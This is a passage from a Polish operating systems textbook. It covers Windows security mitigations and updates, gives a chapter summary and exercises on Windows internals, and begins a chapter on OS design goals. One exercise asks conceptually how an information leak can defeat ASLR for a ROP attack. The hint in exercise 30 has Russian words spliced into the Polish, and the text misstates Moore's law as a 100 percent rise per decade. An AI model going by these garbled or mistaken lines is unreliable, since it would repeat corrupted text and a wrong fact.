Windows Update to automatyczna usługa zapewniająca instalację poprawek luk zabezpieczeń poprzez łatanie wrażliwych programów i bibliotek w systemie Windows. Wiele poprawek w lukach zabezpieczeń było zgłoszonych przez badaczy zajmujących się bezpieczeństwem, a ich wkład w opracowanie poprawki jest potwierdzony w notatkach, które są dołączane do każdej poprawki. Jak na ironię, aktualizacje zabezpieczeń same stanowią istotne zagrożenie. Prawie wszystkie słabe punkty napastnicy wykorzystują dopiero po opublikowaniu poprawki przez firmę Microsoft. To dlatego, że odwrotna inżynieria samych poprawek jest podstawowym sposobem, w jaki krakerzy odkrywają większość luk w systemach. Z tego powodu systemy, w których aktualizacje nie są instalowane natychmiast po opublikowaniu, są bardzo podatne na ataki. Społeczność badaczy zabezpieczeń zwykle zaleca, aby w firmach łatały wszystkie znalezione słabe punkty w rozsądny terminie od wykrycia. Stosowana obecnie przez firmę Microsoft miesięczna częstotliwość publikowania aktualizacji jest kompromisem pomiędzy spełnieniem oczekiwani społeczności a częstotliwością, z jaką użytkownicy powinni wdrażać aktualizacje, aby zapewnić bezpieczeństwo swoich systemów.

Wyjątkiem od tej reguły są tzw. słabe punkty typu *zero day*. Są to błędy (możliwe do wykorzystania przez krakerów), które nie były znane aż do czasu wykrycia ich wykorzystania. Na szczęście słabe punkty typu *zero day* są uważane za rzadkie, a dające się niezawodnie wykorzystać słabe punkty typu *zero day* są jeszcze rzadsze ze względu na skuteczność środków ograniczających opisanych powyżej. Istnieje czarny rynek tego rodzaju słabych punktów. Czynniki ograniczające zagrożenie w najnowszych wersjach systemu Windows są uważane za przyczynę gwałtownego wzrostu cen przydatnych słabych punktów typu *zero day*.

Wreszcie: oprogramowanie antywirusowe stało się tak ważnym narzędziem do walki ze złośliwym oprogramowaniem, że do systemu Windows dołączono podstawową wersję mechanizmu antywirusowego o nazwie Windows Defender. Oprogramowanie antywirusowe śledzi operacje jądra w celu wykrywania złośliwego oprogramowania wewnętrz plików, a także rozpoznawania wzorców zachowań, które są używane przez określone egzemplarze (lub ogólne kategorie) oprogramowania malware. Do tych zachowań należą techniki wykorzystywane do zapewnienia przeżycia ponownego uruchomienia, modyfikacje rejestru w celu zmiany zachowania systemu oraz uruchamianie specyficznych procesów i usług niezbędnych do przeprowadzenia ataku. Chociaż program Windows Defender oferuje dość dobrą ochronę przed popularnym oprogramowaniem malware, wielu użytkowników decyduje się na zakup oprogramowania antywirusowego od firm zewnętrznych.

Wiele z wymienionych powyżej czynników ograniczających zagrożenie jest sterowanych przez flagi kompilatora i linkera. Jeśli aplikacje, sterowniki urządzeń jądra lub biblioteki wtyczek wczytują dane do pamięci, w której znajduje się wykonywalny kod, lub włączają kod bez użycia parametru /GS i włączenia mechanizmu ASL, to czynniki ograniczające zagrożenia nie są aktywne, a wszelkie luki w programach są łatwiejsze do wykorzystania. Na szczęście w ostatnich latach zagrożenia związane z rezygnacją z włączania mechanizmów ograniczających zagrożenia są coraz lepiej rozumiane przez programistów i czynniki ograniczające ryzyko zagrożeń z reguły są włączane.

Ostatnie dwa czynniki ograniczające zagrożenia z przedstawionej powyżej listy są kontrolowane przez użytkownika lub administratora każdego systemu komputerowego. Zezwolenie mechanizmowi Windows Update na instalację lat w oprogramowaniu i dbanie o to, aby zaktualizowane oprogramowanie antywirusowe było zainstalowane w systemach, to najlepsze techniki ochrony

systemów przed wykorzystaniem słabych punktów. Wersje systemu Windows używane przez klientów korporacyjnych zawierają funkcje, które ułatwiają administratorom zapewnienie właściwej aktualizacji systemów podłączonych do sieci oraz poprawnej konfiguracji oprogramowania antywirusowego.

11.11. PODSUMOWANIE

W systemie Windows tryb jądra obejmuje warstwę abstrakcji sprzętowej (HAL), warstwę jądra i warstwę wykonawczą NTOS oraz wiele sterowników urządzeń implementujących dosłownie wszystko — od usług urządzeń po systemy plików, obsługę sieci i zarządzanie grafiką. Warstwa HAL ukrywa pewne różnice dzielące sprzęt od pozostałych komponentów systemu. Warstwa jądra tak zarządza procesorami, aby obsługiwać przetwarzanie wielowątkowe i właściwą synchronizację wątków. Warstwa wykonawcza implementuje większość usług trybu jądra.

Warstwa wykonawcza operuje na obiektach trybu jądra reprezentujących najważniejsze struktury danych tej warstwy, m.in. procesy, wątki, sekcje pamięci, sterowniki, urządzenia i obiekty synchronizujące. Procesy użytkownika tworzą obiekty, wywołując usługi systemowe i otrzymując w odpowiedzi referencje uchwytów, których można użyć w kolejnych wywołaniach systemowych kierowanych do komponentów warstwy wykonawczej. Także sam system operacyjny wewnętrznie tworzy obiekty. Menedżer obiektów utrzymuje przestrzeń nazw umożliwiającą reprezentowanie identyfikatorów obiektów na potrzeby przyszłych operacji przeszukiwania.

Najważniejszymi obiektami systemu operacyjnego Windows są procesy, wątki i sekcje. Procesy dysponują wirtualnymi przestrzeniami adresowymi i pełnią funkcję kontenerów dla zasobów. Wątki są jednostkami wykonywania i jako takie podlegają szeregowaniu w warstwie jądra — algorytm szeregujący uwzględnia priorytety wątków, zatem gotowy wątek z najwyższym priorytetem jest wykonywany natychmiast (ewentualne wątki z niższymi priorytetami są wówczas wywylaszczane). Sekcje reprezentują obiekty w pamięci, np. pliki, które można odwzorowywać w przestrzeni adresowej procesów. Sekcje wykorzystuje się np. do reprezentowania obrazów programów EXE i DLL oraz pamięci współdzielonej.

System Windows obsługuje pamięć wirtualną ze stronicowaniem na żądanie. Algorytm stronicowania wykorzystuje pojęcie zbioru roboczego. System utrzymuje wiele rodzajów list stron, aby na ich podstawie optymalizować wykorzystanie pamięci. Niektóre listy są wypełniane wskutek przycinania zbiorów roboczych według złożonych algorytmów, które mają na celu ponowne udostępnianie tych stron fizycznych, które nie były przedmiotem odwołań od dłuższego czasu. Menedżer pamięci podrzcznej zarządza adresami wirtualnymi jądra wykorzystywany do odwzorowywania plików w pamięci i — tym samym — znacznego podnoszenia efektywności operacji wejścia-wyjścia (poprzez eliminowanie konieczności uzyskiwania dostępu do dysku).

Operacje wejścia-wyjścia są realizowane przez sterowniki urządzeń, które muszą być zgodne z modelem Windows Driver Model (WDM). Każdy sterownik rozpoczyna działanie od inicjalizacji obiektu sterownika zawierającego adresy procedur wywoływanych przez system podczas korzystania z odpowiednich urządzeń. Same urządzenia są reprezentowane przez obiekty urządzeń tworzone na podstawie konfiguracji systemu lub przez menedżer plug and play (odkrywający urządzenia podczas cyklicznego przeszukiwania magistral systemowych). Urządzenia umieszcza się na stosie, a pakiety żądań wejścia-wyjścia są przekazywane w dół tego stosu i obsługiwane przez sterowniki kolejnych urządzeń na stosie. Operacje wejścia-wyjścia mają charakter asyn-

chroniczny, zatem sterowniki często kolejują otrzymywane żądania i natychmiast zwracają sterowanie procesom wywołującym. Także woluminy systemu plików zaimplementowano jako urządzenia w systemie wejścia-wyjścia.

System plików NTFS wykorzystuje tzw. główną tablicę plików (MFT) zawierającą po jednym rekordzie dla każdego pliku lub katalogu. Co ciekawe, wszystkie metadane systemu plików NTFS są reprezentowane w formie pliku tego systemu. Każdy plik ma przypisanych wiele atrybutów, które albo mogą być przechowywane w odpowiednim rekordzie tablicy MFT, albo mają charakter nierezydentny (tj. są składowane w blokach poza tą tablicą). System plików NTFS obsługuje format Unicode, kompresję, księgowanie, szyfrowanie i wiele innych przydatnych rozwiązań.

I wreszcie system Windows Vista dysponuje rozbudowanym zbiorem zabezpieczeń na bazie list kontroli dostępu i poziomów integralności. Każdy proces ma przypisany token uwierzytelniania reprezentujący tożsamość użytkownika i ewentualne specjalne uprawnienia samego procesu. Z każdym obiektem jest skojarzony deskryptor bezpieczeństwa wskazujący na nieobowiązkową listę kontroli dostępu z wpisami kontroli dostępu, które zezwalają na dostęp bądź odmawiają dostępu do tego obiektu poszczególnym użytkownikom lub grupom użytkowników. W ostatnich wydaniach system Windows uzupełniono o wiele nowych mechanizmów bezpieczeństwa, w tym technologię BitLocker szyfrującą całe woluminy, mechanizm losowego przydziału przestrzeni adresowej, strosy niewykonywalne i inne rozwiązania utrudniające ataki z wykorzystaniem przepełnień buforów.

PYTANIA

1. Podaj jedną zaletę i jedną wadę stosowania rejestru zamiast indywidualnych plików *.ini*.
2. Mysz może mieć jeden, dwa lub trzy przyciski. W użyciu są urządzenia wszystkich trzech typów. Czy warstwa HAL ukrywa tę różnicę przed pozostałą częścią systemu operacyjnego? Dlaczego tak lub dlaczego nie?
3. Warstwa abstrakcji sprzętowej śledzi czas, począwszy od 1601 roku. Podaj przykład aplikacji, która może wykorzystać ten aspekt warstwy HAL.
4. W punkcie 11.3.3 omówiliśmy problemy powodowane przez aplikacje wielowątkowe, które zamkijają uchwyty w jednym wątku i nadal próbują z tych uchwytów korzystać w innych wątkach. Jednym z rozwiązań jest wprowadzenie dodatkowego pola liczby porządkowej. Jak takie pole mogłyby pomóc? Jakie zmiany w systemie byłyby konieczne w związku z dodaniem tego pola?
5. Wiele komponentów warstwy wykonawczej (rysunek 11.4) wywołuje inne komponenty tej warstwy. Podaj trzy przykłady, gdy jeden komponent wywołuje inny, ale w sumie wykorzystuje sześć różnych komponentów.
6. Podsystem Win32 nie korzysta z sygnałów. Gdyby zdecydowano się na ich wprowadzenie, mogłyby być obsługiwane na poziomie procesów, wątków, procesów i wątków lub na żadnym z tych poziomów. Zaproponuj poziom, który wydaje Ci się najwłaściwszy, i wyjaśnij, dlaczego zdecydowałeś się właśnie na niego?
7. Alternatywą dla stosowania bibliotek DLL jest statyczne łączenie programów tylko z tymi procedurami bibliotek, które rzeczywiście są wywoływane przez te programy (i żadnymi innymi). Gdyby wprowadzono ten schemat do systemu Windows, czy miałoby to większy sens na komputerach klientów, czy na komputerach serwerów?

8. W dyskusji na temat szeregowania w trybie użytkownika w systemie Windows wspomniano, że wątki trybu użytkownika i wątki trybu jądra korzystają z odrębnych stosów. Podaj powody, dlaczego osobne stosy są potrzebne.
9. System Windows wykorzystuje strony 2-megabajtowe, aby podnieść efektywność bufora TLB, który z kolei może mieć istotny wpływ na wydajność całego systemu. Dlaczego tak się dzieje? Dlaczego strony 2-megabajtowe nie są wykorzystywane przez cały czas?
10. Czy istnieje jakiekolwiek ograniczenie liczby różnych operacji definiowanych dla obiektu warstwy wykonawczej? Jeśli tak, co jest źródłem tego ograniczenia? Jeśli nie, dlaczego nie zdecydowano się na takie ograniczenie?
11. Wywołanie `WaitForMultipleObjects` interfejsu Win32 API umożliwia blokowanie wykonywania wątków w oczekiwaniu na zbiór obiektów synchronizujących, których uchwyty przekazano na wejściu tego wywołania (w formie parametrów). W momencie zasygnalizowania zmiany stanu któregoś z tych obiektów wątek wywołujący wznawia wykonywanie. Czy zbiór obiektów synchronizujących może obejmować dwa semafory, dwa muteksy i jedną sekcję krytyczną? Dlaczego tak lub dlaczego nie? (*Wskazówka:* to nie jest podchwytliwe pytanie, wymaga tylko szerszych przemyśleń).
12. Podczas inicjowania zmiennej globalnej w wielowątkowym programie częstym błędem programistycznym jest umożliwienie sytuacji wyścigu poprzez dopuszczenie do zainicjowania zmiennej dwa razy. Dlaczego to może być problem? W systemie Windows istnieje wywołanie API `InitOnceExecuteOnce`, które zapobiega takim wyścigom. W jaki sposób mogło zostać zaimplementowane?
13. Wskaż trzy powody zakończenia wykonywania procesu w komputerze desktop. Jakie mogą być dodatkowe powody zakończenia procesu w aplikacjach Modern Windows?
14. Aplikacje Modern Windows muszą zapisywać swój stan na dysk za każdym razem, gdy użytkownik przełączy się z aplikacji do innej. Wydaje się to nieefektywne, ponieważ użytkownik może przełączać się z powrotem do aplikacji wiele razy — wtedy aplikacja po prostu wznawia działanie. Dlaczego system operacyjny wymaga od aplikacji zapisywania stanu tak często, zamiast po prostu dać jej szansę na wykonanie tej czynności w momencie, gdy aplikacja rzeczywiście ma zakończyć działanie?
15. Jak napisano w podrozdziale 11.4, istnieje specjalna tablica uchwytów używana do przydzielania identyfikatorów procesom i wątkom. Algorytmy operujące na tablicach uchwytów zwykle przydzielają pierwszy wolny uchwyt z listy wolnych identyfikatorów porządkowanej w kolejności LIFO. W ostatnich wydaniach systemu Windows zmieniono ten model — tablica identyfikatorów porządkuje teraz wolne identyfikatory w kolejności FIFO. Dlaczego oryginalny porządek LIFO powodował problemy podczas przydziału wolnych identyfikatorów procesom? Dlaczego podobne problemy nie występują w systemach UNIX?
16. Przypuśćmy, że kwant czasu trwa 20 ms i że bieżący wątek z priorytetem 24 właśnie rozpoczął korzystanie ze swojego kwantu. Założymy, że nagle kończy się jakaś operacja wejścia-wyjścia, co powoduje przejście w stan gotowości wątku z priorytetem 28. Ile czasu obudzony wątek będzie musiał czekać na dostęp do procesora?
17. W systemie Windows bieżący priorytet zawsze jest większy lub równy priorytetowi bazowemu. Czy istnieją sytuacje, w których miałoby sens stosowanie priorytetu bieżącego niższego od priorytetu bazowego? Jeśli tak, podaj przykład takiej sytuacji. Jeśli nie, dlaczego nie zdecydowano się na takie ograniczenie?

18. W systemie Windows zastosowano mechanizm o nazwie Autoboost, który tymczasowo zwiększa priorytet wątku posiadającego zasób wymagany przez wątek o wyższym priorytecie. W jaki sposób, Twoim zdaniem, może to działać?
19. W systemie Windows implementacja mechanizmu umożliwiającego wątkom wykonywanym w trybie jądra tymczasowe dołączanie do przestrzeni adresowej innego procesu nie stanowi większego problemu. Dlaczego implementacja podobnego mechanizmu w trybie użytkownika jest już dużo bardziej trudniejsza? Dlaczego takie rozwiązanie mogłoby być interesujące?
20. Wymień dwa sposoby poprawy czasu odpowiedzi wątków w ważnych procesach.
21. Nawet jeśli istnieje duża ilość wolnej pamięci i menedżer pamięci nie musi ograniczać rozmiarów zbiorów roboczych, system stronicowania stale zapisuje dane na dysku. Dlaczego tak się dzieje?
22. System Windows wymienia procesy aplikacji Modern, zamiast zmniejszać ich zbiory robocze i stosować stronicowanie. Dlaczego takie rozwiązanie jest bardziej wydajne? (*Wskazówka:* Różnica jest znacznie mniejsza w przypadku zastosowania dysku SSD).
23. Dlaczego samodwzorowanie wykorzystywane w dostępie do stron fizycznych katalogu stron i tablic stron procesu zawsze zajmuje tyle samo — 8 MB adresów wirtualnych jądra (przynajmniej w architekturze x86)?
24. Na platformie x86 mogą być stosowane 64-bitowe lub 32-bitowe wpisy w tablicy stron. W systemie Windows są wykorzystywane 64-bitowe wpisy PTE, dzięki czemu system ma do dyspozycji więcej niż 4 GB pamięci. W przypadku 32-bitowych wpisów PTE samodwzorowanie wykorzystuje tylko jeden wpis **PDE** (od ang. *Page Directory Entry*) w katalogu stron, a zatem zajmuje 4 MB adresów zamiast 8 MB. Dlaczego?
25. Jeśli jakiś obszar wirtualnej przestrzeni adresowej jest zastrzeżony, ale nie zatwierdzony, czy Twoim zdaniem tworzy się dla tego obszaru deskryptor adresu wirtualnego (VAD)? Odpowiedź uzasadnij.
26. Które spośród operacji przenoszenia stron na rysunku 11.20 wynikają z przyjętej strategii zarządzania stronami, a które są wymuszane przez zdarzenia systemowe (np. zakończenie procesu i zwolnienie jego stron)?
27. Przypuśćmy, że jakaś strona jest współdzielona przez dwa zbiory robocze. Jeśli zostanie usunięta z jednego z tych zbiorów, na którą listę trafi (zgodnie ze schematem z rysunku 11.20)? Co stanie się z tą stroną po jej usunięciu z drugiego zbioru roboczego?
28. Kiedy proces usuwa odwzorowanie czystej strony stoso, strona podlega procedurze (5) z rysunku 11.20. Gdzie trafiłyby brudna strona stoso po usunięciu odwzorowania? Dlaczego usunięcie odwzorowania brudnej strony stoso nie powoduje jej przeniesienia na listę stron zmodyfikowanych?
29. Przypuśćmy, że obiekt dyspozytora reprezentujący pewną blokadę wykluczającą (np. mutex) oznaczono jako obiekt korzystający ze zdarzenia powiadomienia zamiast ze zdarzenia synchronizacji jako sposobu informowania o zwolnieniu blokady? Dlaczego takie rozwiązanie jest niewłaściwe? Jaki wpływ na ocenę tego rozwiązania ma czas istnienia blokady, długość kwantu oraz to, czy proponowany mechanizm jest stosowany w systemie wieloprocesorowym?

30. W celu zapewnienia obsługi POSIX wywołanie rdzennego API `NtCreateProcess` obsługuje dublowanie procesu w celu wsparcia operacji `fork`. W systemie UNIX w większości przypadków za wywołaniem `fork` występuje wywołanie `exec`. Jednym z przykładów wykorzystania tej własności był program `dump(8S)` w systemie Berkeley, który wykonywał kopię zapasową dysków na taśmie magnetycznej. Polecenie `fork` było wykorzystywane jako sposób stworzenia punktu kontrolnego dla programu `dump`, tak by można było go zrestartować w przypadku wystąpienia błędu z napędem taśmowym.

Podaj przykład, jak można by zrealizować podobny mechanizm w systemie Windows przy użyciu wywołania `NtCreateProcess`. (*Wskazówka:* należy взять под uwagę процесы będące hostami bibliotek DLL w celu implementacji funkcji dostarczanych przez produkty firm trzecich).

31. Dla pliku istnieje następujące odwzorowanie. Opracuj na tej podstawie wpisy tablicy MFT reprezentujące sekwencje bloków:

Przesunięcie	0	1	2	3	4	5	6	7	8	9	10
Adresy dyskowe	50	51	52	22	24	25	26	53	54	-	60

32. Przeanalizujmy raz jeszcze rekord tablicy MFT z rysunku 11.25. Przypuśćmy, że rozmiar pliku zwiększył się na tyle, że koniec tego pliku znajduje się dopiero w dziesiątym bloku (oznaczonym numerem 66). Jak wyglądałby rekord tablicy MFT po takiej zmianie?

33. Na rysunku 11.28(b) dwie pierwsze sekwencje zajmują po 8 bloków. Czy równa liczba bloków jest przypadkowa, czy wynika z przyjętego sposobu szyfrowania? Wyjaśnij swoją odpowiedź.

34. Przypuśćmy, że chcemy zbudować system Windows Lite. Które spośród pól pokazanych na rysunku 11.29 można by usunąć z tego systemu bez osłabiania jego bezpieczeństwa?

35. Strategia stosowania czynników ograniczających skuteczność zagrożeń w celu poprawy bezpieczeństwa jest bardzo udana, mimo że wciąż istnieje sporo słabych punktów. Obecnie ataki są bardzo wyrafinowane. Zbudowanie skutecznego eksplota często wymaga obecności wielu luk w zabezpieczeniach. Jedną z luk, które zazwyczaj są wymagane, jest *wyciek informacji*. Wyjaśnij, w jaki sposób można wykorzystać wyciek informacji w celu pokonania mechanizmu losowego rozmieszczenia przestrzeni adresowej, by przeprowadzić atak z wykorzystaniem techniki ROP.

36. Model rozszerzeń stosowany przez wiele programów (przeglądarki internetowe, pakiet Office, serwery COM) wymaga stosowania mechanizmu tzw. *goszczenia bibliotek DLL*, aby dołączać i rozszerzać ich funkcje. Czy stosowanie tego modelu miałoby sens w przypadku usług RPC, gdzie (z zachowaniem należytej ostrożności) oprogramowanie strony serwera występowałoby w imieniu klientów jeszcze przed ładowaniem bibliotek DLL? Jeśli nie, dlaczego?

37. Na komputerze NUMA za każdym razem, gdy menedżer pamięci systemu Windows musi przydzielić stronę fizyczną do obsługi błędu braku strony, próbuje użyć strony z węzła NUMA idealnego procesora bieżącego wątku. Dlaczego tak się dzieje? Co będzie, jeśli okaże się, że wspomniany wątek jest aktualnie wykonywany na innym procesorze?

38. Podaj kilka przykładów, w których po awarii systemu można łatwo odtworzyć dane aplikacji na podstawie kopii woluminu sporzązonej w tle (zamiast stanu dysku).

39. W podrozdziale 11.10 wspomniano o przydzielaniu nowej pamięci stercie procesu jako o jednym z tych scenariuszy, które z uwagi na bezpieczeństwo wymagają korzystania z wyzerowanych stron. Podaj jeden lub kilka przykładów innych operacji na pamięci wirtualnej wymagających wyzerowanych stron.
40. System Windows zawiera hipernadzorcę — mechanizm pozwalający na równoczesne działanie wielu systemów operacyjnych. Mechanizm ten jest dostępny na komputerach klienckich, ale jest o wiele ważniejszy w przypadku przetwarzania w chmurze. Wprowadzenie aktualizacji zabezpieczeń do systemu operacyjnego gościa nie różni się zbytnio od aktualizacji serwera. Jednak gdy aktualizacja zabezpieczeń jest instalowana w głównym systemie operacyjnym, może to być dużym problemem dla użytkowników przetwarzania w chmurze. Jaka jest natura tego problemu? Jak można mu zaradzić?
41. We wszystkich współczesnych wersjach systemu Windows polecenie *regedit* można wykorzystać do wyekspertowania fragmentu lub całego rejestru do pliku tekstowego. Spróbuj zapisać rejestr wiele razy podczas jednej sesji systemu Windows i sprawdź, co w tym czasie zmieniło się w rejestrze. Jeśli masz dostęp do komputera z systemem Windows, na którym możesz swobodnie instalować oprogramowanie i sprzęt, przeanalizuj zmiany zachodzące w rejestrze po dodaniu lub usunięciu wybranego programu lub urządzenia.
42. Napisz program systemu UNIX symulujący zapisywanie pliku NTFS reprezentowanego przez wiele strumieni. Program powinien otrzymywać na wejściu listę jednego lub wielu plików, po czym przekazywać na wyjście plik zawierający jeden strumień z atrybutami reprezentującymi wszystkie argumenty wejściowe oraz dodatkowe strumienie z zawartością poszczególnych argumentów. Napisz teraz drugi program przetwarzający te atrybuty i strumienie, zdolny do odtworzenia na ich podstawie oryginalnych komponentów.

12

PROJEKT SYSTEMU OPERACYJNEGO

W poprzednich 11 rozdziałach omówiliśmy sporo ogólnych rozwiązań i koncepcji, a także konkretnych przykładów systemów operacyjnych. Analiza istniejących systemów operacyjnych to jednak nie to samo co projektowanie nowego systemu. W tym rozdziale skoncentrujemy się na wybranych problemach i dilematach, z którymi muszą się mierzyć twórcy systemów operacyjnych podczas projektowania i implementowania nowych systemów.

Społeczność twórców i programistów systemów operacyjnych prowadzi niekończące się spory o to, które rozwiązania są korzystne, a które okazały się chybione. Co ciekawe, poświęcono tym zagadnieniom zadziwiająco niewiele książek. Bodaj najważniejszą publikacją na ten temat jest uznawana za klasykę książka *The Mythical Man Month*, w której Fred Brooks opisał swoje doświadczenia związane z projektowaniem i implementowaniem systemu OS/360 firmy IBM. Po 20 latach od pierwszego wydania poprawiono część materiału i dodano cztery nowe rozdziały [Brooks, 1995].

Do najważniejszych artykułów poświęconych projektom systemów operacyjnych należą *Hints for Computer System Design* [Lampson, 1984], *On Building Systems That Will Fail* [Corbató, 1991] oraz *End-to-End Arguments in System Design* [Saltzer et al., 1984]. Podobnie jak książka Brooksa, wymienione artykuły doskonale poradzily sobie z upływem lat — większość zawartych tam wniosków jest obecnie równie aktualna jak wtedy, gdy po raz pierwszy publikowano te teksty.

W tym rozdziale nie tylko posłużymy się wymienionymi publikacjami, ale też skorzystamy z osobistych doświadczeń autora jako projektanta i współprojektanta dwóch systemów operacyjnych: systemu Amoeba [Tanenbaum et al., 1990] oraz systemu MINIX [Tanenbaum i Woodhull, 2006]. Ponieważ projektanci systemów operacyjnych nie zdołali uzgodnić jednego, najlepszego sposobu projektowania takich systemów, ten rozdział będzie bardziej subiektywny i bez wątpienia bardziej kontrowersyjny od wszystkich dotychczasowych rozdziałów.

12.1. ISTOTA PROBLEMÓW ZWIĄZANYCH Z PROJEKTOWANIEM SYSTEMÓW

Projekt systemu operacyjnego w większym stopniu przypomina projekty inżynierijne niż przedsięwzięcia czysto naukowe. Precyzyjne wyznaczenie i realizacja celów takiego projektu okazują się nieporównanie trudniejsze. Skoncentrujmy się najpierw właśnie na tym zagadnieniu.

12.1.1. Cele

Warunkiem projektowania dobrego systemu operacyjnego jest sformułowanie przez jego twórców jasnej idei tego, co chcą osiągnąć. Brak takiego celu znacznie utrudniłby podejmowanie właściwych decyzji podczas projektowania i implementowania nowego systemu. Aby zrozumieć istotę tego zagadnienia, warto przyjrzeć się historii dwóch języków programowania: PL/I oraz C. Język PL/I został zaprojektowany przez firmę IBM w latach sześćdziesiątych ubiegłego wieku. Nowy język był odpowiedzią na niedogodności związane z obsługą języków FORTRAN i COBOL oraz nieustannych narzekań środowisk akademickich przekonanych o wyższości Algola nad wymienionymi językami. Zorganizowano więc grupę, której zlecono opracowanie języka spełniającego oczekiwania wszystkich odbiorców — tak powstał PL/I. Łączył on w sobie wybrane cechy języka FORTRAN, pewne elementy języka COBOL oraz odrobinę rozwiązań znanych z Algola. Projekt zakończył się niepowodzeniem z powodu braku jasnej, przemyślanej wizji. Nowy język był co najwyżej zlepkiem elementów innych języków i stwarzał ogromne problemy, choćby wskutek braku możliwości efektywnego komplikowania kodu.

Przeanalizujmy teraz historię języka C. Zaprojektowała go jedna osoba (Dennis Ritchie) w jednym celu (programowanie systemu operacyjnego). System okazał się ogromnym sukcesem, ponieważ Ritchie od początku wiedział, co chce osiągnąć. Właśnie dlatego język C wciąż (a więc ponad trzy dekady od swojego powstania) jest powszechnie stosowany. Jasna wizja okazuje się zatem kluczem do sukcesu w świecie tego rodzaju projektów.

Czego chcą projektanci systemów operacyjnych? To oczywiście zależy od charakteru tworzonego systemu — np. systemy wbudowane realizują zupełnie inne cele niż systemy serwerowe. Z drugiej strony można się pokusić o sformułowanie przynajmniej czterech takich celów dla uniwersalnych systemów operacyjnych:

1. Zdefiniowanie abstrakcji.
2. Udostępnienie podstawowych operacji.
3. Zapewnienie izolacji.
4. Zarządzanie sprzętem.

Poniżej szczegółowo omówimy każdy z tych celów.

Najważniejszym, ale też bodaj najtrudniejszym zadaniem systemu operacyjnego jest definiowanie odpowiednich abstrakcji. Niektóre z nich, jak procesy, przestrzenie adresowe czy pliki, stosuje się od tak dawna, że ich istnienie wydaje się oczywiste. Inne, jak wątki, są dużo młodsze i — tym samym — sprawiają wrażenie mniej dojrzałych. Jeśli np. rozwidlimy proces wielowątkowy obejmujący wątek, którego wykonywanie zostało zablokowane w oczekiwaniu na dane wejściowe z klawiatury, czy nowy proces także powinien zawierać wątek czekający na te dane? Istnieją też abstrakcje związane z synchronizacją, sygnałami, modelem pamięci, operacjami wejścia-wyjścia i wieloma innymi obszarami.

Każda z tych abstrakcji może mieć postać konkretnych struktur danych. Użytkownicy mogą przecież tworzyć procesy, pliki, semafory itp. Do przetwarzania tych struktur służą proste operacje. Użytkownicy mogą np. odczytywać i zapisywać pliki. Te proste operacje implementuje się w formie tzw. wywołań systemowych. Z perspektywy użytkownika na serce systemu operacyjnego składają się właśnie abstrakcje oraz operacje, które można na tych abstrakcjach wykonywać za pośrednictwem wywołań systemowych.

Ponieważ wielu użytkowników może być jednocześnie zalogowanych na tym samym komputerze, system operacyjny musi oferować mechanizmy oddzielające tych użytkowników. Praca jednego użytkownika nie może wpływać na działania innych użytkowników. Powszechnie stosuje się koncepcję procesu jako środka do grupowania zasobów w celu ich właściwej ochrony. Także pliki i inne struktury danych podlegają ochronie. Innym obszarem, w którym separacja ma kluczowe znaczenie, jest wirtualizacja: hipernadzorca musi zadbać o to, aby maszyny wirtualne wzajemnie „nie wyrywały sobie włosów”. Jednym z najważniejszych celów projektu systemu jest zagwarantowanie, że każdy użytkownik będzie mógł wykonywać tylko operacje, do których ma prawo, i tylko na danych, do których ma dostęp. Ponieważ jednak użytkownicy chcą też mieć możliwość dzielenia się swoimi danymi i zasobami, ich izolacja musi być selektywna i podlegać kontroli użytkownika. To wymaganie zasadniczo utrudnia projektantom zadanie. Przykładowo klient poczty elektronicznej nie powinien mieć możliwości przejmowania kontroli nad przeglądarką internetową — nawet jeśli z systemu korzysta tylko jeden użytkownik, poszczególne procesy powinny być od siebie izolowane. W przypadku niektórych systemów — takich jak Android — każdy proces, który należy do tego samego użytkownika, jest uruchamiany z innym identyfikatorem użytkownika. Ten zabieg ma na celu wzajemną ochronę procesów przed sobą.

Innym, ale ściśle powiązanym zagadnieniem jest kwestia izolowania błędów. Nawet jeśli jakąś część systemu ulegnie awarii (zwykle dotyczy to procesu użytkownika), takie zdarzenie nie powinno powodować błędów w pozostałych składnikach systemu. Projekt systemu powinien możliwie skutecznie izolować od siebie poszczególne składniki systemu. Idealnym rozwiązaniem byłoby takie rozdzielenie elementów systemu operacyjnego, aby ewentualne błędy jednego elementu nie miały żadnego wpływu na funkcjonowanie pozostałych elementów. Pójźmy dalej: być może system operacyjny powinien być odporny na awarie i powinien umieć sam siebie naprawiać.

I wreszcie system operacyjny musi zarządzać sprzętem. W szczególności musi prawidłowo współpracować ze wszystkimi niskopoziomowymi układami, jak kontrolery przerwań czy kontrolery magistral. System operacyjny musi też udostępniać framework umożliwiający sterownikom zarządzanie większymi urządzeniami wejścia-wyjścia, jak dyski, drukarki czy monitory.

12.1.2. Dlaczego projektowanie systemów operacyjnych jest takie trudne?

Prawo Moore'a mówi, że możliwości sprzętu komputerowego rosną co dekadę o sto procent. Nikt nie sformułował jednak prawa, zgodnie z którym także możliwości systemów operacyjnych podwajałyby się w tym tempie. Nie ma nawet mowy o jakiekolwiek poprawie. W praktyce zdarza się, że w pewnych ważnych aspektach (jak niezawodność) niektóre współczesne systemy są gorsze np. od systemu UNIX Version 7 z lat siedemdziesiątych ubiegłego wieku.

Dlaczego tak się dzieje? Do najczęstszych przyczyn tego zjawiska należą bierność projektantów i dążenie do zapewniania zgodności wstecz. Istotnym problemem jest niezdolność do konsekwentnego przestrzegania reguł projektowych. To jednak nie wszystko. Systemy operacyjne z natury rzeczy różnią się od drobnych aplikacji sprzedawanych za 150 zł. Przeanalizujmy

pięć problemów, które czynią projektowanie systemów operacyjnych dużo trudniejszym niż projektowanie zwykłych aplikacji.

Po pierwsze systemy operacyjne są obecnie wyjątkowo rozbudowanymi programami. Nie ma na świecie człowieka, który potrafiłby usiąść przed komputerem i w ciągu kilku miesięcy opracować poważny system operacyjny. W pojedynkę nawet kilka lat byłoby za mało. Kod wszystkich współczesnych wersji Uniksa zawiera wiele milionów wierszy kodu. Dla przykładu kod systemu Linux obejmuje 15 milionów wierszy. Objętość kodu Windowsa 8 prawdopodobnie mieści się zakresie 50 – 100 milionów wierszy kodu w zależności od tego, co uwzględnimy w liczeniu (kod systemu Windows Vista miał 70 milionów wierszy, ale wprowadzono zmiany polegające zarówno na dodaniu nowego kodu, jak i usunięciu starego). Nikt nie jest w stanie opanować miliona wierszy kodu, nie mówiąc już o 50 czy 100 milionach. Skoro mowa o produkcie, który w całości nie jest zrozumiały dla żadnego z projektantów, trudno się dziwić, że osiągane rezultaty często pozostają dalekie od optymalnych.

